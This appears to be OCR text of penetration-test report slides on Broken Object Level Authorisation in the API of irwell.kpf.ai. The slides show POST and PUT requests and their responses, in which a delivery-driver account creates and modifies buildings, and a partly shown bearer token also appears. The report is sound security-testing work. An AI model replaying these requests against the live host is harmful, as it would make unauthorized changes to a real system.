
BOLA

Broken Object Level Authorisation

METHOD	API ENDPOINT	BOLA
POST	/api/buildings	X
PUT	/api/buildings/1	X
DELETE	/api/buildings/1	X
POST	/api/roles	X
PUT	/api/roles/1	X

BOLA

Broken Object Level Authorisation



https://irwell.kpf.ai/api/buildings?name=abc&description=abc&number=1

POST https://irwell.kpf.ai/api/buildings?name=abc&description=abc&number=1

Type: Bearer Token

The authorization header will be automatically generated when you send the request.
Learn more about authorization ↗

Heads up! These parameters hold sensitive data. To keep this data secure while working in a collaborative environment, we recommend using variables. variables ↗

Token: cjBPQ21VUGw5NVVaUDZobEZ4eTFla3pBY ...


Status: 200 OK Time: 681 ms Size: 392 B

```
{
    "name": "abc",
    "description": "abc",
    "number": "1",
    "updated_at": "2023-06-18T14:23:56.000000Z",
    "created_at": "2023-06-18T14:23:56.000000Z",
    "id": 12
}
```

The delivery driver "Leonie Hermann" is able to create a new building

BOLA

Broken Object Level Authorisation




	Key	Value	Description
☑	name	abc test	
□	description	abc test	
□	number	1	
	Key	Value	Description

```
{
    "id": 12,
    "name": "abc test",
    "description": "abc",
    "number": "1",
    "created_at": "2023-06-18T14:23:56.000000Z",
    "updated_at": "2023-06-18T14:34:59.000000Z"
}
```

The delivery driver "Leonie Hermann" is able to change details on an existing building

BOLA

Broken Object Level Authorisation



POST https://irwell.kpf.ai/api/roles?name=delivery d

Type: Bearer Token

The authorization header will be automatically generated when you send the request. Learn more about authorization ↗

Heads up! These parameters hold sensitive data. To keep this data secure while working in a collaborative environment, we recommend using variables. variables ↗

Token: cjBPQ21VUGw5NVVaUDZobEZ4eTFla3pBY ...

